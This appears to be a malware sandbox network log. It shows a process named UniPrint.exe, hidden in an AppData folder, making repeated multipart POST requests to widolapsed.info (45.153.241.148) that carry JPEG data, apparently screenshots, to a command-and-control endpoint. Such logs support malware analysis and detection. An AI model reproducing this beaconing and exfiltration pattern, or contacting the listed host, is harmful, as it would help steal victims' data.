2021-09-15 11:45:38 UTC	961	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:45:40 UTC	1042	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 11:45:38 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.6.40 X-Powered-By: PHP/5.6.40 Set-Cookie: X-Csrf-Token=54f790c46c8dc0819b9f3be8ec19ea40856b9f1ee1cf970e5b4241b5eb21ec1e; expires=Thu, 15-Sep-2022 11:45:38 GMT; Max-Age=31536000; httponly Content-Length: 48 Connection: close Content-Type: application/json; charset=UTF-8
2021-09-15 11:45:40 UTC	1042	IN	Data Raw: bb 79 38 30 06 61 52 52 d8 be 36 b1 ce 34 56 e8 c9 52 31 4b be ee 83 84 c0 5c 05 d7 9b 08 fe e0 21 7e 18 eb 76 d9 5d 81 ec cb 00 b3 d5 b4 03 ed Data Ascii: y80aRR64VR1K\!~v]

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49771	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:45:41 UTC	1042	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 83052 Content-Type: multipart/form-data; boundary=--------1291895716 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:45:41 UTC	1042	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 31 32 39 31 38 39 35 37 31 36 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------1291895716Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:45:41 UTC	1042	OUT	Data Raw: a5 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 94 bb 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee c8 9d 11 29 3e 29 21 57 a6 34 36 5a ba 08 71 8b f3 b5 1a b0 78 f8 a8 9a 4d ce ff 58 6d fa 05 ce 4a c5 5f 76 a3 3b b7 29 66 58 7c 2c c9 ac 7c 22 59 25 32 24 45 ef 7b Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[D)>)!W46ZqxMXmJ_v;)fX\|,\|"Y%2$E{
2021-09-15 11:45:41 UTC	1042	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:45:41 UTC	1122	OUT	Data Raw: 00 c2 2d ad ff 00 cf 97 fe 45 4f f1 a7 c9 26 b6 33 93 83 5c b2 66 f5 86 b1 04 8e be 45 e8 81 9f 82 59 f6 63 eb 5b 1a 9f 8b 34 dd 2e c4 c5 63 32 dd dc 81 85 0a 72 33 ea 4d 71 3f f0 8b 6b 7f f3 e5 ff 00 91 53 fc 68 ff 00 84 5b 5b ff 00 9f 2f fc 8a 9f e3 5c f5 70 5e d5 ae 6b d9 74 27 0d c9 87 bf 2b dc cb 9e 69 2e 27 92 79 9b 74 92 31 66 3e a4 d4 75 a8 de 1e d5 95 99 4d a6 0a f0 47 98 9f e3 54 ae ec ee 2c a5 11 5d 47 b1 ca ee 03 20 f1 f8 7d 2b a3 95 a5 b1 aa 92 7d 48 2a d6 9d 7f 3e 9b 78 b7 56 db 3c c5 ce 37 2e 47 3e d4 ed 3f 4a bd d4 bc cf b1 41 e6 f9 78 dd f3 a8 c6 73 8e a4 7a 1a bb ff 00 08 be b7 ff 00 3e 5f f9 15 3f c6 9a 8c b7 48 97 28 ec d9 31 f1 6e a6 7f e5 9d a7 fd f8 14 d3 e2 bd 48 f4 5b 60 7d 44 20 54 7f f0 8b eb 5f f3 e5 ff 00 91 53 fc 68 ff 00 84 Data Ascii: -EO&3\fEYc[4.c2r3Mq?kSh[[/\p^kt'+i.'yt1f>uMGT,]G }+}H*>xV<7.G>?JAxsz>_?H(1nH[`}D T_Sh
2021-09-15 11:45:41 UTC	1123	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 31 32 39 31 38 39 35 37 31 36 2d 2d 0d 0a 0d 0a Data Ascii: ----------1291895716--
2021-09-15 11:45:42 UTC	1123	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 11:45:41 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.6.40 X-Powered-By: PHP/5.6.40 Set-Cookie: X-Csrf-Token=74da0ed575cf66f14583ff16cd489bc68a83938351dc5ccad80348da77c67836; expires=Thu, 15-Sep-2022 11:45:41 GMT; Max-Age=31536000; httponly Content-Length: 48 Connection: close Content-Type: application/json; charset=UTF-8
2021-09-15 11:45:42 UTC	1124	IN	Data Raw: bb 79 38 30 06 61 52 52 d8 be 36 b1 ce 34 56 e8 c9 52 31 4b be ee 83 84 c0 5c 05 d7 9b 08 fe e0 21 7e 18 eb 76 d9 5d 81 ec cb 00 b3 d5 b4 03 ed Data Ascii: y80aRR64VR1K\!~v]

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.3	49778	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:45:42 UTC	1124	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76682 Content-Type: multipart/form-data; boundary=--------1315708494 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:45:42 UTC	1124	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 31 33 31 35 37 30 38 34 39 34 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------1315708494Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:45:42 UTC	1124	OUT	Data Raw: a5 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 b6 d2 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee c8 9d 11 29 3e 29 21 57 a6 34 36 5a ba 08 71 8b f3 b5 1a b0 78 f8 a8 9a 4d ce ff 58 6d fa 05 ce 4a c5 5f 76 a3 3b b7 29 66 58 7c 2c c9 ac 7c 22 59 25 32 24 45 ef 7b Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[D>)!W46ZqxMXmJ_v;)fX\|,\|"Y%2$E{
2021-09-15 11:45:42 UTC	1124	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:45:42 UTC	1188	OUT	Data Raw: 0c 75 14 94 b4 c4 55 a5 a2 8a c4 d8 28 a2 8a 00 28 a2 8a 00 28 a2 92 80 16 8a 28 a0 02 8a 28 a0 02 8a 28 a6 02 d1 49 45 00 2d 25 2d 14 00 94 51 45 00 14 51 45 00 2d 14 94 50 02 d2 d3 69 68 10 b4 94 51 40 0b 9a 29 28 a0 05 a2 92 8a 00 5a 28 a2 80 16 8a 4a 5a 62 0a 5a 4a 29 80 51 45 14 80 28 a2 8a 00 28 a2 8a 00 29 69 28 a0 05 a2 92 96 98 05 14 51 40 85 a2 92 8a 00 5a 29 28 a0 05 a2 92 8a 00 5a 28 a2 80 0a 28 a2 98 85 a4 a2 8a 00 5a 28 a2 80 0a 28 a2 80 0a 28 a2 80 16 8a 41 4b 4c 41 4b 49 46 68 01 68 a4 cd 14 00 b4 66 92 8a 00 5c d1 49 4b 40 82 8a 28 a0 02 96 92 96 98 05 2d 25 14 00 bd e8 a2 8a 00 28 a4 a5 a6 02 d1 49 45 02 16 8a 4a 5a 00 5a 29 28 a6 21 68 a2 8a 00 5a 4a 33 45 00 2d 14 51 40 05 2d 25 14 00 b4 0a 4a 5a 62 16 8c d2 51 4c 42 e6 8c d2 51 40 0e Data Ascii: uU((((((IE-%-QEQE-PihQ@)(Z(JZbZJ)QE(()i(Q@Z)(Z((Z(((AKLAKIFhhf\IK@(-%(IEJZZ)(!hZJ3E-Q@-% JZbQLBQ@
2021-09-15 11:45:42 UTC	1199	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 31 33 31 35 37 30 38 34 39 34 2d 2d 0d 0a 0d 0a Data Ascii: ----------1315708494--
2021-09-15 11:45:45 UTC	1199	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 11:45:42 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.6.40 X-Powered-By: PHP/5.6.40 Set-Cookie: X-Csrf-Token=b43afc0eb707f8b68fa0a36d475eea243f65ba7380961676812b4c94a71a640c; expires=Thu, 15-Sep-2022 11:45:43 GMT; Max-Age=31536000; httponly Content-Length: 48 Connection: close Content-Type: application/json; charset=UTF-8
2021-09-15 11:45:45 UTC	1199	IN	Data Raw: bb 79 38 30 06 61 52 52 d8 be 36 b1 ce 34 56 e8 c9 52 31 4b be ee 83 84 c0 5c 05 d7 9b 08 fe e0 21 7e 18 eb 76 d9 5d 81 ec cb 00 b3 d5 b4 03 ed Data Ascii: y80aRR64VR1K\!~v]

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49789	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:45:47 UTC	1199	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76660 Content-Type: multipart/form-data; boundary=--------3047557173 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:45:47 UTC	1200	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 33 30 34 37 35 35 37 31 37 33 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------3047557173Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:45:47 UTC	1200	OUT	Data Raw: 7f 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 a6 d2 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee 98 ef 4d 77 7d 78 7d 40 d3 6d 60 3b ea 5f 32 bb b0 Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[DMw}x}@m`;_2
2021-09-15 11:45:47 UTC	1200	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:45:47 UTC	1248	OUT	Data Raw: 52 95 29 bd 91 4a 8a d4 5d 1a 73 f7 8a af d4 d3 c6 93 1a f3 25 cc 63 f1 ac de 22 1d cb 58 6a 8f a1 93 c5 18 ad 7f b2 69 b1 ff 00 ac ba 07 e9 47 9b a4 47 fd e7 a5 ed fb 26 52 c3 3e ad 23 27 14 f1 1b 9e 02 93 f8 56 89 d4 b4 f8 ff 00 d5 da 93 f5 a4 3a e0 5f f5 56 b1 8f ad 1e d2 a3 da 21 ec 29 ad e4 54 5b 49 db a4 67 f2 ab 76 9a 6d c7 9a 18 a1 eb 51 b6 bb 74 7e e8 45 fa 0a 62 6a b7 8f 22 e6 53 82 7b 0a 99 2a cd 1a 53 54 23 25 bb 2e 78 cd 76 c3 6a 0f a5 72 fa 7f fc 84 6d ff 00 eb a2 d7 4d e3 12 5a da d0 9e a5 6b 99 d3 ff 00 e4 23 6f ff 00 5d 07 f3 a5 87 fe 01 d7 5b f8 c7 a1 6a 29 6e 66 0d 34 a1 4e 3a 55 23 36 9b 1f 57 26 ab 78 90 91 7a b8 3f c3 58 bd 7b d6 14 28 73 41 36 c9 c4 e3 39 2a 38 a8 9d 01 d4 f4 f4 fb 91 13 4c 3a e4 4b fe ae dc 56 15 15 ba c2 c3 a9 c8 Data Ascii: R)J]s%c"XjiGG&R>#'V:_V!)T[IgvmQt~Ebj"S{*ST#%.xvjrmMZk#o][j)nf4N:U#6W&xz?X{(sA69*8L:KV
2021-09-15 11:45:47 UTC	1264	OUT	Data Raw: 0d 36 a5 b2 92 17 34 52 50 68 b8 05 14 94 52 18 ea 29 29 69 88 ab 4b 45 15 89 b0 51 45 14 00 51 45 14 00 51 45 25 00 2d 14 51 40 05 14 51 40 05 14 51 4c 05 a2 92 8a 00 5a 4a 5a 28 01 28 a2 8a 00 28 a2 8a 00 5a 29 28 a0 05 a5 a6 d2 d0 21 69 28 a2 80 17 34 52 51 40 0b 45 25 14 00 b4 51 45 00 2d 14 94 b4 c4 14 b4 94 53 00 a2 8a 29 00 51 45 14 00 51 45 14 00 52 d2 51 40 0b 45 25 2d 30 0a 28 a2 81 0b 45 25 14 00 b4 52 51 40 0b 45 25 14 00 b4 51 45 00 14 51 45 31 0b 49 45 14 00 b4 51 45 00 14 51 45 00 2d 14 82 96 98 82 96 92 8c d0 02 d1 49 9a 28 01 68 cd 25 14 00 b9 a2 92 96 81 05 14 51 40 05 2d 25 2d 30 0a 5a 4a 28 01 7b d1 45 14 00 51 49 4b 4c 05 a2 92 8a 04 2d 14 94 b4 00 b4 52 51 4c 42 d1 45 14 00 b4 94 66 8a 00 5a 28 a2 80 0a 5a 4a 28 01 68 14 Data Ascii: 64RPhR))iKEQEQEQE%-Q@Q@QLZJZ(((Z)(!i(4RQ@E%QE-S)QEQERQ@E%-0(E%RQ@E%Q EQE1IEQEQEQE-I(h%Q@-%-0ZJ({EQIKL-RQLBEfZ(ZJ(h
2021-09-15 11:45:47 UTC	1274	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 33 30 34 37 35 35 37 31 37 33 2d 2d 0d 0a 0d 0a Data Ascii: ----------3047557173--
2021-09-15 11:45:58 UTC	1274	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 11:45:47 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.6.40 X-Powered-By: PHP/5.6.40 Set-Cookie: X-Csrf-Token=8c27c54f2fd76dc0ad9226e04f257e8207cb76898200853e1b0060be8d5aa986; expires=Thu, 15-Sep-2022 11:45:47 GMT; Max-Age=31536000; httponly Content-Length: 48 Connection: close Content-Type: application/json; charset=UTF-8
2021-09-15 11:45:58 UTC	1275	IN	Data Raw: bb 79 38 30 06 61 52 52 d8 be 36 b1 ce 34 56 e8 c9 52 31 4b be ee 83 84 c0 5c 05 d7 9b 08 fe e0 21 7e 18 eb 76 d9 5d 81 ec cb 00 b3 d5 b4 03 ed Data Ascii: y80aRR64VR1K\!~v]

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.3	49803	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:00 UTC	1275	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76627 Content-Type: multipart/form-data; boundary=--------3142017803 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:46:00 UTC	1275	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 33 31 34 32 30 31 37 38 30 33 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------3142017803Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:46:00 UTC	1275	OUT	Data Raw: a5 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 ef d2 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee c8 9d 11 29 3e 29 21 57 a6 34 36 5a ba 08 71 8b f3 b5 1a b0 78 f8 a8 9a 4d ce ff 58 6d fa 05 ce 4a c5 5f 76 a3 3b b7 29 66 58 7c 2c c9 ac 7c 22 59 25 32 24 45 ef 7b Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[D)>)!W46ZqxMXmJ_v;)fX\|,\|"Y%2$E{
2021-09-15 11:46:00 UTC	1275	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:00 UTC	1307	OUT	Data Raw: 64 81 8d 38 31 a8 85 3b 35 2d 14 a4 c9 43 9f 5a 70 99 87 46 35 08 34 b5 2e 28 b5 36 5a 5b 99 07 f1 1a 95 6f 1c 75 c1 aa 40 d3 b3 50 e9 c4 d1 55 91 7c 5e 7f 79 41 a5 f3 e1 6f bd 18 aa 19 a5 0c 6a 5d 24 5a aa cb db 6d 1f aa 62 93 ec 76 8d d0 e2 aa 86 34 e0 c6 a7 95 ad 99 4a 71 7b a2 53 a6 46 7e eb d3 1b 4b 6f e1 70 68 0e 7b 13 52 09 9c 7f 11 a2 f3 5d 43 96 9b e8 57 6d 3a 61 d0 66 a3 36 92 af 54 35 7c 5c c8 3a 9a 78 ba 6e e0 1a 3d a4 d0 7b 2a 6c cc 31 30 ea a7 f2 a6 ed 3e 86 b6 05 c2 9e a8 29 77 40 df 79 05 1e d9 f5 41 ec 13 d9 98 f8 3e 95 cd 78 b7 8b 64 1f f4 d3 fa 57 79 e4 db 37 6c 57 13 e3 a4 48 b6 2c 67 82 ff 00 d2 b5 a7 57 99 d8 ce 74 5c 6c cf 3e ae 8f c0 9f f2 1e 6f fa e2 7f f4 25 ae 7a b4 f4 0d 51 74 8b e7 b8 78 8c 9b a3 28 00 38 c1 c8 39 fd 2b 19 ab Data Ascii: d81;5-CZpF54.(6Z[ou@PUl^yAoj]$Zmbv4Jq{SF~Koph{R]CWm:af6T5|\:xn={*l10>)w@yA>xdWy7lWH,gWt\ l>o%zQtx(89+
2021-09-15 11:46:00 UTC	1323	OUT	Data Raw: fc 2b 44 ea 5a 7c 7f ea ed 49 fa d2 1d 70 2f fa ab 58 c7 d6 8f 69 51 ed 10 f6 14 d6 f2 2a 2d a4 ed d2 33 f9 55 bb 4d 36 e3 cd 0c 50 f5 a8 db 5d ba 3f 74 22 fd 05 31 35 5b c7 91 73 29 c1 3d 85 4c 95 66 8d 29 aa 11 92 dd 97 3c 66 bb 61 b5 07 d2 b9 7d 3f fe 42 36 ff 00 f5 d1 6b a6 f1 89 2d 6d 68 4f 52 b5 cc e9 ff 00 f2 11 b7 ff 00 ae 83 f9 d2 c3 ff 00 00 eb ad fc 63 d0 b5 14 b7 33 06 9a 50 a7 1d 2a 91 9b 4d 8f ab 93 55 bc 48 48 bd 5c 1f e1 ac 5e bd eb 0a 14 39 a0 9b 64 e2 71 9c 95 1c 54 4e 80 ea 7a 7a 7d c8 89 a6 1d 72 25 ff 00 57 6e 2b 0a 8a dd 61 61 d4 e4 78 fa bd 0d 86 d7 e6 fe 08 d4 54 0f ac dd b7 46 c7 d2 b3 a8 aa 58 7a 6b a1 93 c5 d6 7d 4b 6d a8 5c bf de 95 bf 3a 6f 9d 23 75 72 7f 1a af 4e 5a bf 67 15 b2 25 56 9b dd 92 ee 27 a9 34 b9 a6 8a 5a 56 2d 49 Data Ascii: +DZ|p/XiQ*-3UM6P]?t"15[s)=Lf)<fa}?B6k-mhORc3P*MUHH\^9dqTNzz}r%Wn+aaxTFXzk}Km\:o#urNZg%V '4ZV-I
2021-09-15 11:46:00 UTC	1339	OUT	Data Raw: 14 94 50 02 d2 d3 69 68 10 b4 94 51 40 0b 9a 29 28 a0 05 a2 92 8a 00 5a 28 a2 80 16 8a 4a 5a 62 0a 5a 4a 29 80 51 45 14 80 28 a2 8a 00 28 a2 8a 00 29 69 28 a0 05 a2 92 96 98 05 14 51 40 85 a2 92 8a 00 5a 29 28 a0 05 a2 92 8a 00 5a 28 a2 80 0a 28 a2 98 85 a4 a2 8a 00 5a 28 a2 80 0a 28 a2 80 0a 28 a2 80 16 8a 41 4b 4c 41 4b 49 46 68 01 68 a4 cd 14 00 b4 66 92 8a 00 5c d1 49 4b 40 82 8a 28 a0 02 96 92 96 98 05 2d 25 14 00 bd e8 a2 8a 00 28 a4 a5 a6 02 d1 49 45 02 16 8a 4a 5a 00 5a 29 28 a6 21 68 a2 8a 00 5a 4a 33 45 00 2d 14 51 40 05 2d 25 14 00 b4 0a 4a 5a 62 16 8c d2 51 4c 42 e6 8c d2 51 40 0e cd 14 da 5a 2e 16 16 8c d2 66 93 34 5c 2c 3b 34 66 9b 9a 28 b8 58 7e 68 cd 36 8c d3 b8 ac 3b 34 99 a6 d2 e6 95 c7 61 73 4b 9a 6d 26 68 b8 58 75 19 a4 cd 14 5c 2c 3b Data Ascii: PihQ@)(Z(JZbZJ)QE(()i(Q@Z)(Z(((Z(((AKLAKIFhhf\IK@(-%(IEJZZ)(!hZJ3E-Q@-%JZbQLBQ@Z.f4\,;4f(X~h6;4asKm&hXu\,;
2021-09-15 11:46:00 UTC	1350	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 33 31 34 32 30 31 37 38 30 33 2d 2d 0d 0a 0d 0a Data Ascii: ----------3142017803--
2021-09-15 11:46:13 UTC	1350	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 11:46:00 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.6.40 X-Powered-By: PHP/5.6.40 Set-Cookie: X-Csrf-Token=cf7acf491945062ccba84d5e56673d456edfffe67f71e94ae1b80e303c8e026e; expires=Thu, 15-Sep-2022 11:46:01 GMT; Max-Age=31536000; httponly Content-Length: 48 Connection: close Content-Type: application/json; charset=UTF-8
2021-09-15 11:46:13 UTC	1350	IN	Data Raw: bb 79 38 30 06 61 52 52 d8 be 36 b1 ce 34 56 e8 c9 52 31 4b be ee 83 84 c0 5c 05 d7 9b 08 fe e0 21 7e 18 eb 76 d9 5d 81 ec cb 00 b3 d5 b4 03 ed Data Ascii: y80aRR64VR1K\!~v]

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.3	49804	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:14 UTC	1350	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76637 Content-Type: multipart/form-data; boundary=--------2197444700 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:46:14 UTC	1351	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 31 39 37 34 34 34 37 30 30 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------2197444700Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:46:14 UTC	1351	OUT	Data Raw: a5 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 e5 d2 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee c8 9d 11 29 3e 29 21 57 a6 34 36 5a ba 08 71 8b f3 b5 1a b0 78 f8 a8 9a 4d ce ff 58 6d fa 05 ce 4a c5 5f 76 a3 3b b7 29 66 58 7c 2c c9 ac 7c 22 59 25 32 24 45 ef 7b Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[D)>)!W46ZqxMXmJ_v;)fX\|,\|"Y%2$E{
2021-09-15 11:46:14 UTC	1351	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

